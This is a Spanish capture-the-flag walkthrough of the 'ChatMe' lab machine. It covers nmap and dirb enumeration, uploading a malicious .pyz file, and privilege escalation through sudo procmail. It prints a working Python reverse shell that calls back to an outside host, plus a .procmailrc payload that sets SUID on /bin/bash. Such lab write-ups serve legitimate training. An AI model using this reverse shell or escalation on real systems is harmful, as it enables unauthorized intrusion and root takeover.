

## CHATME



# ChatMe

**Autor:** Pylon & Zunderrub

**Dificultad:** Medio

**Fecha de creación:**  
29/09/2024

### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip chatme.zip
```

```
Archive: chatme.zip
inflating: auto_deploy.sh
inflating: chatme.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh chatme.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

### CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2 chatme.tar
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.184 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.184/0.184/0.184/0.000 ms
```

## ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 05:51 EST
Nmap scan report for 172.17.0.2
Host is up (0.000048s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_http-title: ChatMe - The Best Online Chat Solution
|_http-server-header: nginx/1.24.0 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 80

Tenemos un [chat.chatme.dl](http://chat.chatme.dl) (código fuente) que añadimos al `/etc/hosts`

Nos vamos al navegador y tenemos un panel de login



## ENUMERACIÓN

Introducimos un nombre y comprobamos que es una aplicación de chat.

Con whatweb investigamos tecnologías específicas en el servidor

```
whatweb chat.chatme.dl
```

```
└─$ whatweb chat.chatme.dl
http://chat.chatme.dl [302 Found] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], IP[172.17.0.2], RedirectLocation[login.php], nginx[1.24.0]
http://chat.chatme.dl/login.php [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], IP[172.17.0.2], Title[Login], nginx[1.24.0]
```

Fuizeamos con dirb y descubrimos un /uploads

**dirb http://chat.chatme.dl**

```
└─$ dirb http://chat.chatme.dl
=====
DIRB v2.22
By The Dark Raver
=====
START_TIME: Sun Nov 10 06:02:25 2024
URL_BASE: http://chat.chatme.dl/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

=====
END_TIME: Sun Nov 10 06:04:02 2024
GENERATED WORDS: 4612

--- Scanning URL: http://chat.chatme.dl/ ---
=> DIRECTORY: http://chat.chatme.dl/css/
=> DIRECTORY: http://chat.chatme.dl/js/
+ http://chat.chatme.dl/LICENSE (CODE:200|SIZE:35147)
=> DIRECTORY: http://chat.chatme.dl/uploads/

--- Entering directory: http://chat.chatme.dl/css/ ---

--- Entering directory: http://chat.chatme.dl/js/ ---

--- Entering directory: http://chat.chatme.dl/uploads/ ---
```

## EXPLOTACIÓN

Vemos que podemos subir archivos. Probamos con php y no conseguimos nada.

Buscando en internet encontramos este recurso

<https://github.com/r00t1ng/Reverse-Shell-Whatsapp>

Esta vulnerabilidad crítica en WhatsApp permite la ejecución automática de archivos maliciosos con la extensión .pyz (Python). Un atacante puede enviar un archivo .pyz malicioso a través de WhatsApp, y cuando la víctima hace clic para abrirlo, el archivo se ejecuta sin ninguna notificación o confirmación.

Creamos el shell.pyz, nos vamos al uploads y lo subimos.

Esperamos 1 minuto más o menos y tenemos una shell

```
import socket, subprocess, os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.49", 443))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(["/bin/sh", "-i"])
# to_deploy.sh -> chatme.txt -> chatme.py -> shell.pyz

root@kali:~/Desktop/Chatme# nano shell.pyz
root@kali:~/Desktop/Chatme#
```

```
# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 58366
/bin/sh: 0: can't access tty; job control turned off
$ # Esperamos 1 minuto más o menos y tenemos una shell

root@kali:~/Desktop/Chatme# cat shell.pyz
root@kali:~/Desktop/Chatme# cat conexion.py
```

Tratamos la TTY

```
script /dev/null -c bash
ctrl+Z
stty raw -echo; fg
reset xterm
stty rows 38 columns 168
export TERM=xterm
export SHELL=bash
```

## ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
system@5c5531edf49f:sudo -l
Matching Defaults entries for system on 5c5531edf49f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User system may run the following commands on 5c5531edf49f:
    (ALL : ALL) NOPASSWD: /usr/bin/procmail
```

El archivo `.procmailrc` es un archivo de configuración para el programa procmail, que se utiliza como un filtro de correo en sistemas Unix. La línea que aparece en el archivo `.procmailrc` (especificada por `touch $TMPFILE;chmod u+s /bin/bash`) ejecuta dos comandos:

`touch $TMPFILE`: Crea un archivo temporal en `/tmp/prueba.txt`.

`chmod u+s /bin/bash`: Establece el bit SUID en `/bin/bash`, lo que da

a cualquier usuario que ejecute `/bin/bash` los privilegios de root.

`-m` le dice a procmail que debe seguir las reglas especificadas en el archivo `.procmailrc`.

```
system@5c5531edf49f:/tmp$ nano .procmailrc
system@5c5531edf49f:/tmp$ echo "test" | sudo /usr/bin/procmail -m .procmailrc
system@5c5531edf49f:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
system@5c5531edf49f:/tmp$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

Buen día 🙌